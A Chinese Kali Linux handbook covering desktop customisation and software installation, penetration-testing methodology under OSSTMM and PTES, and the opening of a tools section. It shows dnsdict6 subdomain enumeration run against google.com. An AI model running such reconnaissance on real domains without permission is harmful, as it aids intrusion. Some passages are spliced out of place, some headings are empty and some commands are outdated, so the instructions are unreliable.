
备份恢复所有数据库

# pg\_dumpall --clean > full.dump

# psql -f full.dump postgres

登录数据库

psql -U dbuser -d exampledb -h 127.0.0.1 -p 5432



# 安装后的个性化定制

## 修改默认编码

因为是系统基于Debian的，那么得用Debian的汉化过程，

命令：

# dpkg-reconfigure locales

选择字符编码：en\_US.UTF-8、zh\_CN.GBK、zh\_CN.UTF-8

选择字符：zh\_CN.UTF-8

设置完后reboot

## 输入法安装

可以安装ibus和fcitx，建议安装fcitx，安装命令如下：

# apt-get install fcitx fcitx-pinyin fcitx-module-cloudpinyin fcitx-googlepinyin

Ibus的安装命令如下：

# apt-get install ibus ibus-pinyin

## 安装32位框架

部分32位程序依赖32位框架，如WPS Office、显卡驱动等等，安装步骤如下：

添加32位框架

# dpkg --add-architecture i386

取消32位框架使用

# dpkg --remove-architecture i386

更新源

# apt-get update

安装：ia32-libs ia32-libs-gtk

# apt-get install ia32-libs ia32-libs-gtk

## 升级iceweasel

添加软件源,vim打开“/etc/apt/source.list”文件，添加下面的软件源

deb <http://mozilla.debian.net/> wheezy-backports iceweasel-release

保存source.list文件，导入PGP KEY

# apt-get install pkg-mozilla-archive-keyring

新建钥匙环

# gpg --check-sigs --fingerprint --keyring /etc/apt/trusted.gpg.d/pkg-mozilla-archive-keyring.gpg --keyring /usr/share/keyrings/debian-keyring.gpg pkg-mozilla-maintainers

安装iceweasel,并安装汉化

# apt-get -y update && apt-get install -t wheezy-backports iceweasel && apt-get install iceweasel-l10n-zh-cn

## 安装Flash Player

两条命令

# apt-get install flashplugin-nonfree

# update-flashplugin-nonfree --install

## 安装Chrome浏览器

下载安装包安装，官方主站：

<https://www.google.com/intl/zh-CN/chrome/browser/?platform=linux>

使用apt-get命令安装：

添加谷歌的软件源

deb <http://dl.google.com/linux/deb/stable> non-free main

更新软件源并安装

# sudo apt-get update

# sudo apt-get install google-chrome-stable

谷歌浏览器在root账户登录使用时会报错，编辑菜单，命令按如下方式修改可以正常使用：

/opt/google/chrome/google-chrome "--user-data-dir=Chrome-Home"

可以在home目录新建一个Chrome-Home的文件夹，再将user-data-dir指向新建的目录。

chrome的开源版本

apt-get install chromium chromium-l10n

修改菜单，加入--user-data-dir=Chrome-Home即可。

## 安装WPS Office

官方网站：

<http://community.wps.cn/download/>

如果是在64位系统上安装，会提示缺少32位支持，参考1.2节，之后可以正常安装使用。

apt-get install ia32-libs ia32-libs-gtk libc6-i386

## 修改Gnome主题

需要安装gnome-tweak-tool工具，使用命令

# apt-get install gnome-tweak-tool

可以在gnome-look.org下载看着顺眼的主题，下载、解压至“/usr/share/themes/”,打开gnome-tweak-tool“系统工具-首选项-高级设置”配同样是编程中不错的编辑器，下载压缩包后解压可以直接运行。

关于中文编码问题的处理

使用<https://github.com/seanliang/ConvertToUTF8>

“Preferences > Browse Packages”查看包的位置，下载ConvertToUTF8，解压放到包位置中。

Ctrl+Shift+P 调用命令面板；

Install Package (安装扩展)。

重新打开sublime，在file菜单里可以看到插件的效果，转中文快捷键shift + ctrl + C

置相应主题。

字体在“/usr/share/fonts/”下面，图标在“/usr/share/icons/”下面。

## 保存声音设置

alsactl，它可自动把当前配置信息保存到/var/lib/alsa/asound.state中。alsactl包含在alsa-utils软件包中。用以下命令安装：

debian:~# apt-get install alsa-utils

把音量、音色等调整好后，再用以下命令把当前声卡的状态保存到/var/lib/alsa/asound.state文件中：

debian:~# alsactl store

重启电脑，马上就可聆听到自由的声音了。

## 安装显卡驱动

Kali安装后自带开源驱动，不过效果跟原厂驱动还是差点，N卡对Linux的支持比较好，建议进行升级替换原有显卡驱动。

根据型号去NVIDIA官网搜索相关的显卡驱动，查看显卡型号：

# lspci | grep VGA

下载地址：

<http://www.nvidia.com/Download/index.aspx?lang=en-us>

安装依赖

安装gcc并设置版本.

# apt-get install gcc 这样安装的是gcc-4.7

安装make

# apt-get install make

安装编译头文件

# apt-get install build-essential

# apt-get install linux-headers-$(uname -r)

这里安装的是gcc-4.6

编辑 /boot/grub/grub.cfg，将原驱动禁用。

在 linux/boot/vmlinuz-3.2.0-4-686-pae root=... ro quiet 后面加上 nomodeset。

将NVDIA显卡驱动增加可执行权限

# chmod +777 N.run

重启，到登录界面使用“Ctrl+Alt+F1”到shell控制台，输入root用户和口令，关闭gonme服务

# /etc/init.d/gdm3 stop

执行NVDIA的驱动执行文件。

# ./N.run --no-unified-memory

添加的参数来自错误提示。

## QQ方案

可以用搜索引擎查找各种wine版本的QQ，使用“dpkg”命令安装即可。

使用pidgin，官网：<http://www.pidgin.im/>。

# apt-get install pidgin

之后安装pidgin-lwqq插件，源代码安装方式：

官网：<https://github.com/xiehuc/pidgin-lwqq>，

安装参考：

<https://github.com/xiehuc/pidgin-lwqq/wiki>

下载源文件，解压，跳转到目录

依赖包

$ sudo apt-get install build-essential cmake pkg-config libglib2.0-dev libcurl4-openssl-dev libpurple-dev libsqlite3-dev libmozjs185-dev libev-dev

# git clone <https://github.com/xiehuc/pidgin-lwqq.git>

# cd pidgin-lwqq

# git submodule init

# git submodule update

# mkdir build

# cd build

# cmake ..

# make

# make install

或者增加源，使用apt-get方式安装。

对 Debian，需要手动添加 PPA。注意将 VERSION 改为和你所用的 debian 版本接近的 ubuntu 版本号，比如 precise。

deb <http://ppa.launchpad.net/lainme/pidgin-lwqq/ubuntu> VERSION main

获取 key

$ sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 949045F5

更新

$ sudo apt-get update

安装 pidgin-lwqq

$ sudo apt-get install pidgin-lwqq

## 其他合适的程序

### 音乐播放器

# apt-get install audacious

### 思维导图

Xmind

<http://www.xmind.net/>

Freemind

<http://freemind.sourceforge.net/>

### 项目管理软件

官网：<http://sourceforge.net/projects/openproj/>

安装方式：

# dpkg -i openproj\_1.4-2\_all.deb

### 下载工具

# apt-get install aria2

### 多窗口终端

# apt-get install terminator

### yEd

官网：

<http://www.yworks.com/en/products_yed_helpresources.html>

很不错的流程图制作工具。

### Adobe Reader

在官网上下载，需要增加中文语言支持

在/etc/apt/sources.list添加下面的源地址：

deb <http://downloads.sourceforge.net/project/ubuntuzilla/mozilla/apt> all main

入密钥Key

# sudo apt-key adv --recv-keys --keyserver keyserver.ubuntu.com C1289A29

### 更新和安装thunderbird

# apt-get update


# apt-get install thunderbird-mozilla-build

## 编程

### Web编辑器

官网：<http://download.brackets.io/>

下载deb安装包，安装后的效果如下：



### Sublime Text

同样是编程中不错的编辑器，下载压缩包后解压可以直接运行。

关于中文编码问题的处理

使用<https://github.com/seanliang/ConvertToUTF8>

“Preferences > Browse Packages”查看包的位置，下载ConvertToUTF8，解压放到包位置中。

Ctrl+Shift+P 调用命令面板；

Install Package (安装扩展)。

重新打开sublime，在file菜单里可以看到插件的效果，转中文快捷键shift + ctrl + C。

关于中文输入

安装一个sublime text 2的插件 InputHelper，用于输入中文，安装如下：

cd ~/.config/sublime-text-2/Packages

git clone <https://github.com/xgenvn/InputHelper.git>

使用方法：

1. 保证ibus/scim是在gtk程序下正常运行。
2. Ctrl+Shift+Z 调出输入框（虽然不习惯也不爽，但能支持中文输入已经不错啦\_^)
3. 在输入框窗口输入中文，然后按下Enter或者Ctrl+Enter键输入文字到sublime text 2
4. 点击>右方向键或者End键把光盘移动到最后，进行继续输入（回到1）
5. 邮件

apt-get install valac-0.16 cmake libcanberra-dev libgee-dev libglib2.0-dev libgmime-2.6-dev libgnome-keyring-dev libgtk-3-dev libnotify-dev libsqlite3-dev libunique-3.0-dev libwebkitgtk-3.0-dev libindicate-dev libunittest++-dev

git clone git://yorba.org/geary

## 编译安装最新版的wine

官方网站<http://www.winehq.org/>

安装指导：

<http://www.winehq.org/docs/wineusr-guide/installing-wine-source>

安装过程：

依赖包

# apt-get install --no-install-recommends bison ccache flex fontforge gcc git-core libasound2-dev libaudio-dev libc6-dev libcups2-dev libdbus-1-dev libelfg0 libesd0-dev libexif-dev libexpat1-dev libfontconfig1-dev libfreetype6-dev libgcrypt11-dev libgif-dev libgl1-mesa-dev libglib2.0-dev libglu1-mesa-dev libgnutls-dev libgpg-error-dev libgphoto2-2-dev libgsm1-dev libgstreamer0.10-dev libgstreamer-plugins-base0.10-dev libhal-dev libhal-storage-dev libice-dev liblcms1-dev libldap2-dev libmad0 libmad0-dev libmng-dev libmpg123-dev libncurses5-dev libodbcinstq4-1 libogg-dev libopenal-dev libopenal1 libpng12-dev libpopt-dev libsane-dev libsm-dev libssl-dev libtasn1-3-dev libtiff4-dev libtiffxx0c2 libusb-dev libvorbis-dev libvorbisfile3 libx11-dev libxau-dev libxcomposite-dev libxcursor-dev libxdmcp-dev libxext-dev libxfixes-dev libxft-dev libxi-dev libxinerama-dev libxml2-dev libxmu-dev libxmu-headers libxrandr-dev libxrender-dev libxslt1-dev libxt-dev libxv-dev libxxf86vm-dev m4 make mesa-common-dev unixodbc unixodbc-dev x11proto-composite-dev x11proto-core-dev x11proto-fixes-dev x11proto-input-dev x11proto-kb-dev x11proto-randr-dev x11proto-video-dev x11proto-xext-dev x11proto-xf86vidmode-dev x11proto-xinerama-dev xtrans-dev zlib1g-dev libcapi20-3 libcapi20-dev libieee1284-3-dev linux-libc-dev oss4-dev prelink

安装命令

# ./configure --host=i686-linux-gnu "CFLAGS=-m32" "CXXFLAGS=-m32" "LDFLAGS=-m32"

# make depend

# make

# make install

# 渗透测试流程

## 常规渗透测试流程

目前已经有标准话的渗透测试规范如OSSTMM、PETS、NIST SP 800-42网络安全测试指南。包含通用的方法还是前期交互、信息收集、渗透测试、编写报告等几个部分，本节介绍OSSTMM的渗透测试流程和PETS的渗透测试流程，实际测试可以根据自己的业务情况灵活定制和修改。

### OSSTMM测试过程

OSSTMM （<www.isecom.org/osstmm/>） 是一个被业界认可的用于安全测试和分析的国际标准，在许多组织内部的日常安全评估中都使用该标准。它基于纯粹的科学方法，在业务目标的指导下，协助审计人员对业务安全和所需开销进行量化。从技术角度来看，该方法论可以分成4个关键部分，即范围划定（scope）、通道（channel）、索引（index）和向量（vector）。“范围划定”定义了一个用于收集目标环境中所有资产的流程。一个“通道”代表了一种和这些资产进行通信和交互的方法，该方法可以是物理的、光学的或者是无线的。所有这些通道组成了一个独立的安全组件集合，在安全评估过程中必须对这些组件进行测试和验证。这些组件包含了物理安全、人员心理健康、数据网络、无线通信媒体和电信设施。“索引”是一个非常有用的方法，用来将目标中的资产按照其特定标识（如网卡物理地址、IP地址等）进行分类。最后，一个“向量”代表一个技术方向，审计人员可以在这个方向上对目标环境中的所有资产进行评估和分析。该过程建立了一个对目标环境进行整体评估的技术蓝图，也称为审计范围（audit scope）。

在OSSTMM方法论中定义了许多不同形式的安全测试，有如下6种安全测试类型：

1. **盲测（blind）**：在盲测过程中，测试人员不需要知道任何关于目标系统的前置知识。但是在开始执行一个审计范围（audit scope）之前，必须先通知被测试的目标。伦理黑客行为（ethical hacking）、入侵游戏（war game）都可以归为盲测类型。这种测试类型被广泛接受，因为它会在道德前提下，将所发生的一切告知被测试目标。
2. **双盲测试（double blind）**：在双盲测试中，审计人员不需要知道任何关于目标系统的前置知识，同时被测试目标也不会在测试开始前得到通知。黑盒测试和渗透测试都可以归为这一类。当前绝大多数的安全审计采用双盲测试方法，对审计人员来说，每一个审计任务都是一项实实在在的挑战，为了达成目标，必须选用最好的工具和最佳的技术。
3. **灰盒测试（gray box）**：在灰盒测试中，审计人员对被测试系统具有一定的了解，而测试开始前也会通知被测试目标。使用灰盒测试的一个例子是漏洞评估。
4. **双灰盒测试（double gray box）**：双灰盒测试的过程和灰盒测试类似，只不过在双灰盒测试中，会给审计人员定义一个时限，并且不会测试任何通道和向量。白盒测试是双灰盒测试的一个例子。
5. **串联测试 （tandem）**：在串联测试中，审计人员对目标系统只有最低限度的了解，而在测试开始前会详细通知被测试系统。需要注意的是串联测试会做得非常彻底。水晶盒（crystal box）测试和内部审计（in-house audit）都属于串联测试。
6. **反向测试 （reversal）**：在反向测试中，审计人员拥有关于目标系统的所有知识，而在测试开始前被测试目标不会得到任何通知。红队测试（red-teaming）是反向测试的一个例子。

OSSTMM提供的技术评估框架具有较好的灵活性，通过该框架可以衍生出一系列测试用例，这些测试用例在逻辑上可以分成3个连续的通道、5个安全组件，就像前面介绍过的。这些测试用例会检查目标系统的访问控制安全、流程安全、数据控制、物理位置、边界保护、安全意识水平、信任级别、欺诈保护控制以及其他许多流程。整个测试流程主要关注的是：要测试什么，如何测试它们，在测试前、中、后分别需要采用何种策略，以及如何解释和关联最终结果。通过使用安全指标 （security metrics）来衡量目标系统当前的受保护状况是十分有效的方法。为此，OSSTMM方法论提出了风险评估值（Risk Assessment Value，RAV）这个概念。RAV的基本功能是分析测试结果，并根据3个要素来计算目标系统的实际安全值，这3个要素分别是操作安全（operational security）、损失控制（loss control）和局限性（limitation）。最终计算出来的这个安全值称为RAV分数值（RAV score）。通过使用RAV分数值，审计人员可以很方便地根据当前系统的安全状况来抽取和定义最终衡量标准，从而实现更好的安全保护。从业务角度来看，RAV可以优化在安全方面的投资，也可以帮助选择更好的解决方案。

**关键功能和益处：**

* 在实践中使用OSSTMM方法论，可以大幅降低漏报和误报，并提供更为精确的安全度量。
* OSSTMM框架可以被许多不同类型的安全测试所使用，例如渗透测试、白盒审计、漏洞评估等。
* 它确保了每一次安全评估都具有彻底性，并且最终结果可以以一种一致的、可以量化的、稳定的方式进行聚合。
* 该方法论本身遵循了一个包含4个独立阶段的流程，分别是定义阶段（definition phase）、信息阶段（information phase）、监管阶段（regulatory phase）和控制测试阶段（control test phase）。每一个阶段都会获取、评估和验证目标环境中的相关信息。
* 可以通过RAV来评估系统安全指标。RAV从操作安全、损失控制和局限性这三方面出发来计算目标实际的安全值。最终输出代表目标当前安全状况的RAV分数值。
* 按照安全测试审计报告（Security Test Audit Report，STAR）模板来格式化测试报告，便于管理，并且方便技术团队审查测试目标、风险评估值，以及每一个测试阶段的输出。
* 根据新的安全测试趋势、法规和道德伦理考量，该方法论会不断地得到更新。

OSSTMM测试流程可以很容易地和工业法规、业务政策、政府法律进行协调。此外，一次经过认证的审计将有资格得到安全和开放方法研究所 （Institute for Security and Open Methodologies，ISECOM）的直接评审。

OSSTMM测试流程

1. 销售测试

a) 收集简报、网站、配套材料、报告或安全性的测试突出黑客的危害被黑影响；

b) 禁止提供对失败的渗透免费；

c) 公共cracking，hacking和非法侵入，促进安全保证的销售或营销安全检测或安全产品是被禁止的

d) 项目只有在客户那里确定了才会正式命名；

e) 建议客户对他们的安全措施提供真实的信息，不知道是愚蠢咨询公司的借口。

2. 评估交付

a) 对没有明确写入测试目标之外的任何目标进行测试是禁止的；

b) 排除高度不安全和稳定的系统知道部署上适当的安全措施。

3. 合同和谈判

a) 无论是否有保密协议，安全分析工程师都需要保密和不披露客户信息和测试结果；

b) 除非证明存在恶意的行为，合同必须限制工作成本；

c) 必须详细解释安全测试限制和危险程度；

d) 如果需要远程测试，必须提供原始的地址，电话，IP；

e) 客户端必须提供一个签名的声明，它提供测试许可的豁免范围内侵入分析师和赔偿与审计服务的费用的责任异常的恶意行为已被证实。

f) 合同必须包含发送突发事件的联系人信息；

g) 合同中应包含清晰的、具体的测试权限，包括可用性失败、拒绝服务攻击、过程测试和社会工程学测试等；

h) 合同变更处理；

i) 合同必须包含验证安全测试报告和事实安全的冲突。

4. 范围定义

a) 在服务前必须清晰的定义渗透测试范围；

b) 审计必须清楚的解释任何安全测试的限制。

5. 测试计划

a) 测试计划需要包含计划、过程、技术，以及分析员的经验和能力。

6. 测试过程

a) 分析员在测试范围内外必须尊重和维护公众双方的安全，健康，福利和隐私；

b) 分析员必须在合同定义的物理范围内范围内测试；

c) 预防在测试期间临时提升安全措施，不需要告知关键的人员。需要客户自己判断需要通知的人员，防止客户直接告警；

d) 如果需要进行特权测试，客户需要提供2个独立的测试账户；

e) 测试必须分有权限账户测试和无权限账户测试；

f) 测试需要列出使用工具，工具来源，工具工作原理，工具是否进行了严格的测试；

g) 测试内容明确是否进行拒绝服务攻击、过程攻击、幸存攻击；

h) 如果不是特别约定，测试放在只能限制的已鉴定的人员，不包括任何私人、合作伙伴、客户和其他的实体；

i) 已证实的问题，如发现严重违反规定、脆弱性、无法控制的访问，以及威胁到生命等问题需要发现即报告给客户；

j) 私下大范围的flood测试是禁止的；

k) 分析员不可以离开指定的位置。

7. 报告

a) 分析员必须尊重个人隐私；

b) 通过无身份识别和统计的方法在审计报告中显示安全人员和非安全人员的结果；

c) 如果不是直接参与，测试人员不可以直接在测试结果和审计报告中签名；

d) 无论何时分析人员变更测试计划都需要通知给客户，变更测试地点等，通知须要提前发出另外危险的、高流量的和程序更新都需要告知客户；

e) 如果需要在报告中提供解决方案，解决方案必须是经过验证和实践的；

f) 清晰的报告；

g) 清晰的成功和失败的安全措施报告；

h) 使用定量的度量安全措施，如果是主观的定性度量，需要依据事实和主观解释；

i) 报告提交给客户前需要提前通知给客户；

j) 所有的联系都需要加密；

k) 结果和报告不能用于商业广告。

### PTES标准

PTES（PTES: Penetration Testing Execution Standard）渗透测试执行标准是安全业界在渗透测试技术领域中正开发的一个新标准，目标是在对渗透测试进行重新定义，新标准的核心理念是通过建立起进行渗透测试所要求的基本准则基线，来定义一次真正的渗透测试过程，并得到安全业界的广泛认同

PTES的各个阶段

前期交互阶段

通常与客户进行讨论，确定渗透测试的范围和目标，在这个阶段需要让客户组织明确清晰的了解渗透测试将涉及哪些目标，说服客户走出全范围测试的理想愿景。

情报搜集阶段

## Web应用渗透测试

## 渗透测试报告

# 渗透工具

以下内容按Kali的菜单依次介绍各种工具的使用。

## 信息收集

### DNS分析

#### dnsdict6

这个工具共来发现一个域名的所有子域，优点是支持所有IPv4和IPv6的域名，可以找到被限制的或不可见的子域信息。

貌似项目地址在此

<https://www.thc.org/>

使用方法

dnsdict6 [-d46] [-s|-m|-l|-x] [-t THREADS] [-D] domain [dictionary-file]

示例：

# dnsdict6 -d4 google.com

可选参数解释

Options:

-4 获取IPv4相关信息

-t NO 指定使用的线程（8-32）

